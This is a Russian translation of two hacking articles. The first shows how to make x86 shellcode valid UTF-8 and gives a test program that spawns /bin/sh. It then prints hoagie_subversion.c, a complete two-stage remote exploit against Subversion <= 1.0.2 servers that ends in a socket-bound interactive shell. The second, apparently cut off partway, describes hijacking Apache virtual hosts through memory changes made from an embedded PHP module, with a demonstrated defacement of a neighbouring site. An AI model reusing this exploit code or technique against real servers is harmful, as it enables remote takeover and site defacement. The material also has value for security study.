Начнём с \x31. Никаких проблем — \x31 находится между \x00 и \x7f, так что байты-продолжения не нужны. Следующий байт — \xc9. Ой — он находится между \xc2 и \xdf, значит, нужен байт-продолжение. Какой байт идёт следующим? \x31 — а это не является допустимым байтом-продолжением (они должны быть в диапазоне \x80 — \xbf). Нужно вставить инструкцию, которая не нарушает логику кода *и* делает последовательность совместимой с UTF-8.

4.1.1. Байты-продолжения

Нам повезло. Инструкция nop (\x90) — идеальный байт-продолжение, который просто ничего не делает :) (исключение: её нельзя использовать в качестве первого байта-продолжения в последовательности \xe1–\xef — см. таблицу в 3.1.3).

Для решения задачи выше достаточно следующего:

```
"\x31\xc9"          // xor %ecx, %ecx
"\x90"              // nop (UTF-8)
"\x31\xdb"          // xor %ebx, %ebx
"\x90"              // nop (UTF-8)
```

(Я всегда помечаю байты, вставленные из-за UTF-8, чтобы случайно не оптимизировать их, когда важен размер.)

4.1.2. Маскировка байтов-продолжений

С другой стороны, бывают инструкции, начинающиеся с байта-продолжения — то есть первый байт инструкции находится в диапазоне \x80 — \xbf:

```
"\x8d\x0c\x24"      // lea (%esp,1),%ecx
```

В таком случае нужно найти однобайтовую инструкцию со значением между \xc2 и \xdf.

Наиболее подходящий вариант — SALC [2]. Это *недокументированный* опкод Intel, поддерживаемый любым процессором Intel (и совместимыми). Занятно, что даже gdb сообщает об «недопустимом опкоде», но инструкция работает :) Опкод SALC равен \xd6, что идеально подходит для наших целей.

Недостаток — побочные эффекты. Эта инструкция изменяет %al в зависимости от флага переноса (подробности в [3]). Поэтому при вставке этой инструкции всегда думайте о том, что происходит с регистром %eax!

Применительно к примеру выше, следующая модификация делает последовательность допустимым UTF-8:

```
"\xd6"              // salc (UTF-8)
"\x8d\x0c\x24"      // lea (%esp,1),%ecx
```

4.1.3. Цепочки инструкций

Если повезёт, инструкции, начинающиеся с байтов-продолжений, будут следовать за инструкциями, которым эти байты-продолжения нужны, — и тогда их можно связать в цепочку без вставки дополнительных байтов.

Часто можно сэкономить место, просто переставив инструкции, — не забывайте об этом, когда пространство ограничено.

4.2. Общие правила проектирования

%eax — неудобный регистр. Старайтесь избегать его использования в инструкциях с ним как параметром, поскольку опкод такой инструкции нередко содержит \xc0, недопустимый в UTF-8. Используйте что-то вроде:

```
xor %ebx, %ebx
push %ebx
pop %eax
```

(pop %eax имеет собственный опкод — и очень дружелюбный к UTF-8 :))

4.3. Тестирование кода

Как проверить код? Используйте iconv, входящий в состав glibc. Конвертируйте UTF-8 в UTF-16: если сообщений об ошибках нет — строка является допустимым UTF-8. (Почему UTF-16? Последовательности UTF-8 могут давать коды символов далеко за пределами 0xFF, поэтому в обратном направлении конвертация в LATIN1 или ASCII завершилась бы ошибкой. Это долго меня путало, поскольку я всё время думал, что моя UTF-8 неправильная...)

Сначала — недопустимый UTF-8:

```
greuff@pluto:/tmp$ hexdump -C test
00000000  31 c9 31 db                                       |1.1.|
00000004
greuff@pluto:/tmp$ iconv -f UTF-8 -t UTF-16 test
1iconv: illegal input sequence at position 1
greuff@pluto:/tmp$
```

А теперь — допустимый UTF-8:

```
greuff@pluto:/tmp$ hexdump -C test
00000000  31 c9 90 31 db 90                                 |1..1..|
00000006
greuff@pluto:/tmp$ iconv -f UTF-8 -t UTF-16 test
1P1greuff@pluto:/tmp$
```

---

5. Рабочий пример

Перейдём к практике. Преобразуем классический шеллкод, запускающий /bin/sh, в UTF-8.

5.1. Исходный шеллкод

```
"\x31\xd2"               // xor    %edx,%edx
"\x52"                   // push   %edx
"\x68\x6e\x2f\x73\x68"   // push   $0x68732f6e
"\x68\x2f\x2f\x62\x69"   // push   $0x69622f2f
"\x89\xe3"               // mov    %esp,%ebx
"\x52"                   // push   %edx
"\x53"                   // push   %ebx
"\x89\xe1"               // mov    %esp,%ecx
"\xb8\x0bx\00\x00\x00"   // mov    $0xb,%eax
"\xcd\x80"               // int    $0x80
```

Код просто подготавливает стек нужным образом, устанавливает регистры и переходит в пространство ядра (int $0x80).

5.2. Преобразование в UTF-8

Простой пример — крупных препятствий нет. Единственная очевидная проблема — инструкция «mov $0xb,%eax». Пожалуй, схитрим: скопируем %edx (который гарантированно равен 0 в этот момент) в %eax и увеличим его 11 раз :)

Новый шеллкод, обёрнутый в программу на C, чтобы можно было попробовать:

```
#include <stdio.h>

char shellcode[]=
    "\x31\xd2"               // xor    %edx,%edx
    "\x90"                   // nop (UTF-8 - предыдущий байт 0xd2)
    "\x52"                   // push   %edx
    "\x68\x6e\x2f\x73\x68"   // push   $0x68732f6e
    "\x68\x2f\x2f\x62\x69"   // push   $0x69622f2f
    "\xd6"                   // salc (UTF-8 - следующий байт 0x89)
    "\x89\xe3"               // mov    %esp,%ebx
    "\x90"                   // nop (UTF-8 - два nop из-за 0xe3)
    "\x90"                   // nop (UTF-8)
    "\x52"                   // push   %edx
    "\x53"                   // push   %ebx
    "\xd6"                   // salc (UTF-8 - следующий байт 0x89)
    "\x89\xe1"               // mov    %esp,%ecx
    "\x90"                   // nop (UTF-8 - аналогично)
    "\x90"                   // nop (UTF-8)
    "\x52"                   // push %edx
    "\x58"                   // pop %eax
    "\x40"                   // inc %eax
    "\x40"                   // inc %eax
    "\x40"                   // inc %eax
    "\x40"                   // inc %eax
    "\x40"                   // inc %eax
    "\x40"                   // inc %eax
    "\x40"                   // inc %eax
    "\x40"                   // inc %eax
    "\x40"                   // inc %eax
    "\x40"                   // inc %eax
    "\x40"                   // inc %eax
    "\xcd\x80"               // int    $0x80
    ;

void main()
{
   int *ret;
   FILE *fp;
   fp=fopen("out","w");
   fwrite(shellcode,strlen(shellcode),1,fp);
```

```
    fclose(fp);
    ret=(int *)(&ret+2);
    *ret=(int)shellcode;
}
```

Как видно, в качестве байтов-продолжений использованы nop, а для маскировки байтов-продолжений — salc. При частой практике это входит в привычку.

5.3. Проверяем

```
greuff@pluto:/tmp$ gcc test.c -o test
test.c: In function `main':
test.c:37: warning: return type of `main' is not `int'
greuff@pluto:/tmp$ ./test
sh-2.05b$ exit
exit
greuff@pluto:/tmp$ hexdump -C out
00000000  31 d2 90 52 68 6e 2f 73  68 68 2f 2f 62 69 d6 89  |1..Rhn/shh//bi..|
00000010  e3 90 90 52 53 d6 89 e1  90 90 52 58 40 40 40 40  |...RS.....RX@@@@|
00000020  40 40 40 40 40 40 40 cd  80                       |@@@@@@@..|
00000029
greuff@pluto:/tmp$ iconv -f UTF-8 -t UTF-16 out && echo valid!
1Rhn/shh//bi4RSRX@@@@@@@@@@@@valid!
greuff@pluto:/tmp$
```

Ура! :-)

5.4. Реальный эксплойт с использованием этих техник

Недавнее переполнение буфера при разборе дат в Subversion <= 1.0.2 побудило меня исследовать эти проблемы и написать следующий эксплойт. Он не завершён на 100%, однако работает против URL-адресов svn:// и http://. Первый этап шеллкода — написанный вручную UTF-8-шеллкод, который разыскивает дескриптор сокета и загружает шеллкод второго этапа из эксплойта, после чего выполняет его. Реальный пример, демонстрирующий, что всё это действительно работает :)

```
/**************************************************************
 * hoagie_subversion.c
 *
 * Remote exploit against Subversion-Servers.
 *
 * Author: greuff <greuff@void.at>
 *
 * Tested on Subversion 1.0.0 and 0.37
 *
 * Algorithm:
 * This is a two-stage exploit. The first stage overflows a buffer
 * on the stack and leaves us ~60 bytes of machine code to be
 * executed. We try to find the socket-fd there and then do a
 * read(2) on the socket. The exploit then sends the second stage
 * loader to the server, which can be of any length (up to the
 * obvious limits, of course). This second stage loader spawns
 * /bin/sh on the server and connects it to the socket-fd.
 *
 * Credits:
 *    void.at
 *
 * THIS FILE IS FOR STUDYING PURPOSES ONLY AND A PROOF-OF-CONCEPT.
 * THE AUTHOR CAN NOT BE HELD RESPONSIBLE FOR ANY DAMAGE OR
 * CRIMINAL ACTIVITIES DONE USING THIS PROGRAM.
```

```
 *
 ****************************************************************/

#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <stdio.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <netdb.h>

enum protocol { SVN, SVNSSH, HTTP, HTTPS };

char stage1loader[]=
             // begin socket fd search
             "\x31\xdb"            // xor %ebx, %ebx
             "\x90"                // nop (UTF-8)
             "\x53"                // push %ebx
             "\x58"                // pop %eax
             "\x50"                // push %eax
             "\x5f"                // pop %edi                # %eax = %ebx = %edi = 0
             "\x2c\x40"            // sub $0x40, %al
             "\x50"                // push %eax
             "\x5b"                // pop %ebx
             "\x50"                // push %eax
             "\x5a"                // pop %edx                # %ebx = %edx = 0xC0
             "\x57"                // push %edi
             "\x57"                // push %edi               # safety-0
             "\x54"                // push %esp
             "\x59"                // pop %ecx                # %ecx = pointer to the buffer
             "\x4b"                // dec %ebx                # beginloop:
             "\x57"                // push %edi
             "\x58"                // pop %eax                # clear %eax
             "\xd6"                // salc (UTF-8)
             "\xb0\x60"            // movb $0x60, %al
             "\x2c\x44"            // sub $0x44, %al          # %eax = 0x1C
             "\xcd\x80"            // int $0x80               # fstat(i, &stat)
             "\x58"                // pop %eax
             "\x58"                // pop %eax
             "\x50"                // push %eax
             "\x50"                // push %eax
             "\x38\xd4"            // cmp %dl, %ah            # uppermost 2 bits of st_mode set?
             "\x90"                // nop (UTF-8)
             "\x72\xed"            // jb beginloop
             "\x90"                // nop (UTF-8)
             "\x90"                // nop (UTF-8)             # %ebx now contains the socket fd
             // begin read(2)
             "\x57"                // push %edi
             "\x58"                // pop %eax                # zero %eax
             "\x40"                // inc %eax
             "\x40"                // inc %eax
             "\x40"                // inc %eax                # %eax=3
             //"\x54"                // push %esp
             //"\x59"                // pop %ecx                # %ecx ... address of buffer
             //"\x54"                // push %edi
             //"\x5a"                // pop %edx                # %edx ... bufferlen (0xC0)
             "\xcd\x80"            // int $0x80               # read(2) second stage loader
             "\x39\xc7"            // cmp %eax, %edi
             "\x90"                // nop (UTF-8)
             "\x7f\xf3"            // jg startover
             "\x90"                // nop (UTF-8)
             "\x90"                // nop (UTF-8)
             "\x90"                // nop (UTF-8)
             "\x54"                // push %esp
             "\xc3"                // ret                     # execute second stage loader
             "\x90"                // nop (UTF-8)
             "\0"    // %ebx still contains the fd we can use in the 2nd stage loader.
```

```
            ;

char stage2loader[]=
            // dup2 - %ebx contains the fd
            "\xb8\x3f\x00\x00\x00"   // mov $0x3F, %eax
            "\xb9\x00\x00\x00\x00"   // mov $0x0, %ecx
            "\xcd\x80"               // int $0x80
            "\xb8\x3f\x00\x00\x00"   // mov $0x3F, %eax
            "\xb9\x01\x00\x00\x00"   // mov $0x1, %ecx
            "\xcd\x80"               // int $0x80
            "\xb8\x3f\x00\x00\x00"   // mov $0x3F, %eax
            "\xb9\x02\x00\x00\x00"   // mov $0x2, %ecx
            "\xcd\x80"               // int $0x80
            // start /bin/sh
            "\x31\xd2"               // xor %edx, %edx
            "\x52"                   // push %edx
            "\x68\x6e\x2f\x73\x68"   // push $0x68732f6e
            "\x68\x2f\x2f\x62\x69"   // push $0x69622f2f
            "\x89\xe3"               // mov %esp, %ebx
            "\x52"                   // push %edx
            "\x53"                   // push %ebx
            "\x89\xe1"               // mov %esp, %ecx
            "\xb8\x0b\x00\x00\x00"   // mov $0xb, %eax
            "\xcd\x80"               // int $0x80
            "\xb8\x01\x00\x00\x00"   // mov $0x1, %eax
            "\xcd\x80"               // int %0x80     (exit)
            ;

int stage2loaderlen=69;

char requestfmt[]=
"REPORT %s HTTP/1.1\n"
"Host: %s\n"
"User-Agent: SVN/0.37.0 (r8509) neon/0.24.4\n"
"Content-Length: %d\n"
"Content-Type: text/xml\n"
"Connection: close\n\n"
"%s\n";

char xmlreqfmt[]=
"<?xml version=\"1.0\" encoding=\"utf-8\"?>"
"<S:dated-rev-report xmlns:S=\"svn:\" xmlns:D=\"DAV:\">"
"<D:creationdate>%s%c%c%c%c</D:creationdate>"
"</S:dated-rev-report>";

int parse_uri(char *uri,enum protocol *proto,char host[1000],int *port,char repos[1000])
{
   char *ptr;
   char bfr[1000];

   ptr=strstr(uri,"://");
   if(!ptr) return -1;
   *ptr=0;
   snprintf(bfr,sizeof(bfr),"%s",uri);
   if(!strcmp(bfr,"http"))
      *proto=HTTP, *port=80;
   else if(!strcmp(bfr,"svn"))
      *proto=SVN, *port=3690;
   else
   {
      printf("Unsupported protocol %s\n",bfr);
      return -1;
   }
   uri=ptr+3;
   if((ptr=strchr(uri,':')))
   {
      *ptr=0;
      snprintf(host,1000,"%s",uri);
      uri=ptr+1;
      if((ptr=strchr(uri,'/'))==NULL) return -1;
      *ptr=0;
```

```
      snprintf(bfr,1000,"%s",uri);
      *port=(int)strtol(bfr,NULL,10);
      *ptr='/';
      uri=ptr;
   }
   else if((ptr=strchr(uri,'/')))
   {
      *ptr=0;
      snprintf(host,1000,"%s",uri);
      *ptr='/';
      uri=ptr;
   }
   snprintf(repos,1000,"%s",uri);
   return 0;
}

int exec_sh(int sockfd)
{
   char snd[4096],rcv[4096];
   fd_set rset;
   while(1)
   {
      FD_ZERO(&rset);
      FD_SET(fileno(stdin),&rset);
      FD_SET(sockfd,&rset);
      select(255,&rset,NULL,NULL,NULL);
      if(FD_ISSET(fileno(stdin),&rset))
      {
         memset(snd,0,sizeof(snd));
         fgets(snd,sizeof(snd),stdin);
         write(sockfd,snd,strlen(snd));
      }
      if(FD_ISSET(sockfd,&rset))
      {
         memset(rcv,0,sizeof(rcv));
         if(read(sockfd,rcv,sizeof(rcv))<=0)
            exit(0);
         fputs(rcv,stdout);
      }
   }
}

int main(int argc, char **argv)
{
   int sock, port;
   size_t size;
   char cmd[1000], reply[1000], buffer[1000];
   char svdcmdline[1000];
   char host[1000], repos[1000], *ptr, *caddr;
   unsigned long addr;
   struct sockaddr_in sin;
   struct hostent *he;
   enum protocol proto;

   printf("hoagie_subversion - remote exploit against subversion servers\n"
          "by greuff@void.at\n\n");
   if(argc!=3)
   {
      printf("Usage: %s serverurl offset\n\n",argv[0]);
      printf("Examples:\n"
             "   %s svn://localhost/repository 0x41414141\n"
             "   %s http://victim.com:6666/svn 0x40414336\n\n",argv[0],argv[0]);
      printf("The offset is an alphanumeric address (or UTF-8 to be\n"
             "more precise) of a pop instruction, followed by a ret.\n"
             "Brute force when in doubt.\n\n");
      printf("When exploiting against an svn://-url, you can supply a\n"
             "binary offset too.\n\n");
      exit(1);
   }

   snprintf(svdcmdline,sizeof(svdcmdline),"%s",argv[1]);
```

```
if(parse_uri(argv[1],&proto,host,&port,repos)<0)
{
   printf("URI parse error\n");
   exit(1);
}
printf("parse_uri result:\n"
       "Protocol: %d\n"
       "Host: %s\n"
       "Port: %d\n"
       "Repository: %s\n\n",proto,host,port,repos);
addr=strtoul(argv[2],NULL,16);
caddr=(char *)&addr;
printf("Using offset 0x%02x%02x%02x%02x\n",caddr[3],caddr[2],caddr[1],caddr[0]);

sock=socket(AF_INET,SOCK_STREAM,0);
if(sock<0)
{
   perror("socket");
   return -1;
}

he=gethostbyname(host);
if(he==NULL)
{
   herror("gethostbyname");
   return -1;
}
sin.sin_family=AF_INET;
sin.sin_port=htons(port);
memcpy(&sin.sin_addr.s_addr,he->h_addr,sizeof(he->h_addr));
if(connect(sock,(struct sockaddr *)&sin,sizeof(sin))<0)
{
   perror("connect");
   return -1;
}

if(proto==SVN)
{
   size=read(sock,reply,sizeof(reply));
   reply[size]=0;
   printf("Server said: %s\n",reply);
   snprintf(cmd,sizeof(cmd),"( 2 ( edit-pipeline ) %d:%s ) ",strlen(svdcmdline),svdcmdline);
   write(sock,cmd,strlen(cmd));
   size=read(sock,reply,sizeof(reply));
   reply[size]=0;
   printf("Server said: %s\n",reply);
   strcpy(cmd,"( ANONYMOUS ( 0: ) ) ");
   write(sock,cmd,strlen(cmd));
   size=read(sock,reply,sizeof(reply));
   reply[size]=0;
   printf("Server said: %s\n",reply);
   snprintf(cmd,sizeof(cmd),"( get-dated-rev ( %d:%s%c%c%c%c ) ) ",strlen(stage1loader)+4,stage1loader,
         caddr[0],caddr[1],caddr[2],caddr[3]);
   write(sock,cmd,strlen(cmd));
   size=read(sock,reply,sizeof(reply));
   reply[size]=0;
   printf("Server said: %s\n",reply);
}
else if(proto==HTTP)
{
   snprintf(buffer,sizeof(buffer),xmlreqfmt,stage1loader,
         caddr[0],caddr[1],caddr[2],caddr[3]);
   size=strlen(buffer);
   snprintf(cmd,sizeof(cmd),requestfmt,repos,host,size,buffer);

   printf("Sending:\n%s",cmd);
   write(sock,cmd,strlen(cmd));
   sleep(1);
   write(sock,stage2loader,stage2loaderlen);
}
printf("Entering shell loop...\n");
```

```
    exec_sh(sock);

    return 0;
}
```

---

6. Дополнительные соображения

Несколько мыслей по теме.

Возможно, можно написать автоматический преобразователь, который принимает на вход шеллкод и выдаёт его совместимым с UTF-8 (по аналогии с компилятором алфавитно-цифровых шеллкодов rix [4]), однако это было бы сложной задачей. На мой взгляд, многие решения в процессе преобразования не поддаются автоматизации. (Кстати — алфавитно-цифровой шеллкод является допустимым UTF-8! Поэтому если важна экономия времени и пространства, можно просто прогнать шеллкод через компилятор алфавитно-цифровых шеллкодов и использовать результат!)

При написании UTF-8-шеллкода для передачи в XML-документе нужно учитывать ещё несколько вещей. Байты \x00 — \x08 в XML запрещены, как и очевидные символы вроде " и т.д. Не забывайте об этом при эксплуатации вашего любимого XML-приложения!

---

7. Благодарности и заключение

andi@void.at (парень, придумай ник :))
soletario (the indoor snowboarder)
ReAction
все остальные, кто часто мне помогал

---

[1] http://www.cl.cam.ac.uk/~mgk25/unicode.html
[2] http://www.unicode.org/versions/corrigendum1.html
[3] http://www.x86.org/secrets/opcodes/salc.htm
[4] https://phrack.org/issues/57/15.html#article

Атака на Apache с использованием встроенных модулей в многодомных окружениях

Автор: Andi

--[Содержание

---

1 - Введение

В этой статье описан простой способ модификации расположения памяти процесса Apache [1]. Большинство хостинг-провайдеров используют PHP [2] и Mod_perl [3] в качестве встроенных модулей Apache для повышения производительности веб-сервера. Этот метод, разумеется, намного быстрее, чем загрузка внешних программ или расширений (например, запуск PHP в режиме CGI). Однако с другой стороны, такой скрипт работает в том же адресном пространстве, что и процесс Apache, поэтому изменять содержимое памяти не составляет труда.

Есть одна причина, по которой всё описанное работает именно так хорошо. Apache по умолчанию держит в памяти 5 дочерних процессов. После обработки HTTP-запроса процесс не завершается. Вместо того чтобы убивать текущий процесс Apache после закрытия соединения, следующий запрос обрабатывается тем же процессом. Поэтому, направив на Apache-сервер большое количество запросов, можно «заразить» каждый процесс.

Мы используем эту технику для угона виртуального хоста на сервере. Да, существуют и другие методы перехвата HTTP-запросов (например, через открытые файловые дескрипторы и т. д.). Но все остальные методы требуют наличия хотя бы одного процесса на сервере, который обрабатывает и перенаправляет HTTP-запросы. Данный способ угона Apache не требует отдельного процесса, поскольку мы изменяем память самого процесса Apache, и он продолжает работать в штатном режиме.

Для проведения этой атаки необходим доступ к учётной записи на веб-сервере, на котором размещено не менее двух сайтов (иначе в ней нет смысла). Эксплуатировать Apache без собственного PHP-скрипта на этом сервере не получится (хотя, возможно, существуют уязвимости типа «Remote Include», позволяющие запускать скрипт на удалённой машине).

---

2 - Расположение памяти Apache: виртуальные хосты

Когда Apache получает HTTP-запрос, создаётся объект типа `request_rec`. Он содержит информацию о запросе: используемый метод (GET, POST...), номер версии протокола HTTP и т. д. Затем выполняется поиск нужного списка по IP-адресу сервера в хэш-таблице IP-адресов (`iphash_table`). Указатель из этого списка сохраняется в объекте запроса (переменная `vhost_lookup_data`). После прочтения заголовков HTTP-запроса Apache обновляет состояние виртуального хоста, используя указатель `vhost_lookup_data` для поиска нужного виртуального хоста.

Apache использует внутренние списки для хранения виртуальных хостов. Для ускорения поиска используется несколько списков и хэш-таблица для поиска по IP-адресу. Информация о каждом виртуальном хосте хранится в объекте типа `server_rec`.

```
[apache_1.3.29/src/include/httpd.h]
...
struct server_rec {

    server_rec *next;

    ...

    /* Contact information */

    char *server_admin;
    char *server_hostname;
    unsigned short port;        /* for redirects, etc. */

    ...

    char *path;                 /* Pathname for ServerPath */
    int pathlen;                /* Length of path */

    array_header *names;        /* Normal names for ServerAlias servers */
    array_header *wild_names;/* Wildcarded names for ServerAlias servers */

    uid_t server_uid; /* effective user id when calling exec wrapper */
    gid_t server_gid; /* effective group id when calling exec wrapper */
};
```

Как видно, здесь есть множество интересных значений, которые можно изменить. Представьте, что вы размещаете виртуальный хост на том же веб-сервере, что и `http://www.evil.com`. Тогда вам достаточно найти нужный виртуальный хост и подменить переменные.

Итак, мы знаем, где Apache хранит информацию о виртуальных хостах. Теперь нужно найти список и структуры, указывающие на объекты `server_rec`. Посмотрим, как Apache инициализирует свои виртуальные хосты.

```
[apache_1.3.29/src/main/http_vhost.c]
...
/* called at the beginning of the config */
API_EXPORT(void) ap_init_vhost_config(pool *p)
{
    memset(iphash_table, 0, sizeof(iphash_table));
    default_list = NULL;
    name_vhost_list = NULL;
    name_vhost_list_tail = &name_vhost_list;
}
...
```

Как видно, здесь есть два списка и одна хэш-таблица. Хэш-таблица используется для поиска по IP-адресу. `default_list` содержит серверные записи `_default_`, а `name_vhost_list` — все остальные виртуальные хосты. Объекты хэш-таблицы имеют следующую структуру:

```
struct ipaddr_chain {
    ipaddr_chain *next;
    server_addr_rec *sar;     /* the record causing it to be in
                               * this chain (need for both ip addr and port
                               * comparisons) */
    server_rec *server;       /* the server to use if this matches */
    name_chain *names;        /* if non-NULL then a list of name-vhosts
                               * sharing this address */
};
```

Затем имеется список имён виртуальных хостов, указывающих на данный IP-адрес (`name_chain *names`). Из этой структуры можно напрямую получить данные виртуального хоста:

```
struct name_chain {
    name_chain *next;
    server_addr_rec *sar;     /* the record causing it to be in
                               * this chain (needed for port comparisons) */
    server_rec *server;         /* the server to use on a match */
};
```

Таким образом, следующий код найдёт нужный виртуальный хост (переменная `host`):

```
...
    for (i = 0; i < IPHASH_TABLE_SIZE; i++) {
       for (trav = iphash_table[i]; trav; trav = trav->next) {
           for (n = trav->names; n != NULL; n = n->next) {
               conf = ap_get_module_config(n->server->module_config,
                                           &core_module);
               if ( (host != NULL &&
                    !strcmp(host, n->server->server_hostname)) ||
                           host == NULL ){
                              php_printf("VirtualHost: [%s, %s, %s, %s]<br>\n",
                              n->sar->virthost,
                              n->server->server_admin,
                              n->server->server_hostname,
                              conf->ap_document_root);
               }
           }
       }
    }
...
```

---

3 - Получение виртуальных хостов из памяти

Чтобы изменить параметры виртуальных хостов, необходимо знать, где Apache хранит их списки в памяти. Apache инициализирует этот список перед чтением конфигурационного файла — это происходит в функции `ap_init_vhost_config()`.

```
[apache_1.3.29/src/main/http_vhost.c]
...
/* called at the beginning of the config */
API_EXPORT(void) ap_init_vhost_config(pool *p)
{
    memset(iphash_table, 0, sizeof(iphash_table)); <----  Yes, thats great
    default_list = NULL;
    name_vhost_list = NULL;
    name_vhost_list_tail = &name_vhost_list;
}
...
```

Существует множество способов получить адрес `iphash_table`. Можно воспользоваться `gdb`, `nm` (если бинарник не был stripped) и т. д.

```
andi@blackbull:~$ gdb /usr/sbin/apache
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...(no debugging symbols found)...
(gdb) disass ap_init_vhost_config
Dump of assembler code for function ap_init_vhost_config:
0x080830e0 <ap_init_vhost_config+0>:    push   %ebp
0x080830e1 <ap_init_vhost_config+1>:    mov    %esp,%ebp
0x080830e3 <ap_init_vhost_config+3>:    sub    $0x8,%esp
0x080830e6 <ap_init_vhost_config+6>:    add    $0xfffffffc,%esp
0x080830e9 <ap_init_vhost_config+9>:    push   $0x400
0x080830ee <ap_init_vhost_config+14>:   push   $0x0
0x080830f0 <ap_init_vhost_config+16>:   push   $0x80ceec0
                                        ^^^^^^^^^^
□□□□□       address of iphash_table
0x080830f5 <ap_init_vhost_config+21>:   call   0x804f858 <memset>
0x080830fa <ap_init_vhost_config+26>:   add    $0x10,%esp
0x080830fd <ap_init_vhost_config+29>:   movl   $0x0,0x80cf2c0
0x08083107 <ap_init_vhost_config+39>:   movl   $0x0,0x80cf2c4
0x08083111 <ap_init_vhost_config+49>:   movl   $0x80cf2c4,0x80cf2c8
0x0808311b <ap_init_vhost_config+59>:   leave
0x0808311c <ap_init_vhost_config+60>:   ret
0x0808311d <ap_init_vhost_config+61>:   lea    0x0(%esi),%esi
End of assembler dump.
```

Если доступа к бинарнику Apache нет, можно воспользоваться другим методом: в файле `hoagie_apachephp.c` имеются внешние определения функций Apache.

```
...
/* some external defintions to get address locations from memory */
extern API_EXPORT(void) ap_init_vhost_config(pool *p);
extern API_VAR_EXPORT module core_module;
...
```

Таким образом, внутри нашего модуля уже есть адреса этих функций, и можно воспользоваться встроенным дизассемблером для получения нужных адресов.

```
iphash_table =
   (ipaddr_chain **)getcall((char*)ap_init_vhost_config, "push", 3);

default_list =
   (ipaddr_chain *)getcall((char*)ap_init_vhost_config, "mov", 1);
```

После этого изменить данные любого виртуального хоста очень просто.

Примечание: то, какой именно вызов `mov` или `push` вернёт правильный адрес, зависит от компилятора и его версии. Поэтому можно также воспользоваться встроенным дизассемблером для вывода ассемблерного кода на своей веб-странице.

---

5 - Пример атаки

Представьте себе следующую ситуацию: существуют три директории (по одной на каждый виртуальный хост) и три файла `index.html`. Посмотрим на их содержимое:

```
andi@blowfish:/home$ ls -al hack1/ vhost1/ vhost2/
hack1/:
```

```
total 16
drwxr-sr-x    2 andi     andi       4096 Apr 25 03:33 .
drwxrwsr-x    7 root     staff      4096 Apr 25 03:00 ..
-rw-r--r--    1 root     staff        20 Apr 25 02:19 index.html

vhost1/:
total 332
drwxr-sr-x    2 andi     andi       4096 May  6 14:20 .
drwxrwsr-x    7 root     staff      4096 Apr 25 03:00 ..
-rw-r--r--    1 andi     andi        905 May  6 14:21 hoagie_apache_php.php
-rwxr-xr-x    1 andi     andi     317265 May  6 14:25 hoagie_apache.so
-rw-r--r--    1 root     andi         15 Apr 25 02:18 index.html

vhost2/:
total 16
drwxr-sr-x    2 andi     andi       4096 Apr 25 03:31 .
drwxrwsr-x    7 root     staff      4096 Apr 25 03:00 ..
-rw-r--r--    1 root     andi         15 Apr 25 02:18 index.html
-rw-r--r--    1 andi     andi         15 Apr 25 03:31 test.html
andi@blowfish:/home$ cat hack1/index.html
hacked!!!!!
w0w0w0w
andi@blowfish:/home$ cat vhost1/index.html
www.vhost1.com
andi@blowfish:/home$ cat vhost1/hoagie_apachephp.php
...
   if (php_hoagie_loaddl()) {
      hoagie_setvhostdocumentroot("www.vhost2.com", "/home/hack1");
   } else {
      php_hoagie_debug("Cannot load " . PHP_MEM_MODULE);
   }
...
andi@blowfish:/home$ cat vhost2/index.html
www.vhost2.com
andi@blowfish:/home$ cat /home/andi/bin/apache/conf/httpd.conf
...
<VirtualHost 172.16.0.123:8080>
    ServerAdmin webmaster@vhost1.com
    DocumentRoot /home/vhost1
    ServerName www.vhost1.com
    ErrorLog logs/www.vhost1.com-error_log
    CustomLog logs/www.vhost1.com-access_log common
</VirtualHost>

<VirtualHost 172.16.0.123:8080>
    ServerAdmin webmaster@vhost1.com
    DocumentRoot /home/vhost2
    ServerName www.vhost2.com
    ErrorLog logs/www.vhost2.com-error_log
    CustomLog logs/www.vhost2.com-access_log common
</VirtualHost>
...
andi@blowfish:/home$
```

До начала атаки отправим несколько HTTP-запросов и посмотрим на ответы.

```
andi@blowfish:/home$ nc www.vhost1.com 8080
GET / HTTP/1.0
Host: www.vhost1.com

HTTP/1.1 200 OK
Date: Thu, 06 May 2004 12:52:58 GMT
Server: Apache/1.3.29 (Unix) PHP/4.3.6
Last-Modified: Sun, 25 Apr 2004 00:18:38 GMT
ETag: "5a826-f-408b03de"
Accept-Ranges: bytes
Content-Length: 15
Connection: close
Content-Type: text/html

www.vhost1.com
```

```
andi@blowfish:/home$ nc www.vhost2.com 8080
GET / HTTP/1.0
Host: www.vhost2.com

HTTP/1.1 200 OK
Date: Thu, 06 May 2004 12:53:06 GMT
Server: Apache/1.3.29 (Unix) PHP/4.3.6
Last-Modified: Sun, 25 Apr 2004 00:18:46 GMT
ETag: "5a827-f-408b03e6"
Accept-Ranges: bytes
Content-Length: 15
Connection: close
Content-Type: text/html

www.vhost2.com
andi@blowfish:/home$
```

Теперь начинаем атаку...

```
andi@blowfish:/home$ /home/andi/bin/apache/bin/ab -n 200 -c 200 \
http://www.vhost1.com:8080/hoagie_apachephp.php
....
andi@blowfish:/home$ nc www.vhost2.com 8080
GET / HTTP/1.0
Host: www.vhost2.com

HTTP/1.1 200 OK
Date: Thu, 06 May 2004 12:56:27 GMT
Server: Apache/1.3.29 (Unix) PHP/4.3.6
Last-Modified: Sun, 25 Apr 2004 00:19:57 GMT
ETag: "1bc99-14-408b042d"
Accept-Ranges: bytes
Content-Length: 20
Connection: close
Content-Type: text/html

hacked!!!!!
w0w0w0w
andi@blowfish:/home$
```

---

6 - Добавление нового виртуального хоста

Вместо того чтобы модифицировать существующий виртуальный хост, можно добавить новый. Мы знаем, что Apache использует `iphash_table` для поиска нужного виртуального хоста по IP-адресу. Следовательно, чтобы добавить новый виртуальный хост, необходимо сначала вычислить хэш-ключ. Это делается функцией `hash_inaddr()`:

```
[apache_1.3.29/src/main/http_vhost.c]
...
static ap_inline unsigned hash_inaddr(unsigned key)
{
    key ^= (key >> 16);
    return ((key >> 8) ^ key) % IPHASH_TABLE_SIZE;
}
...
```

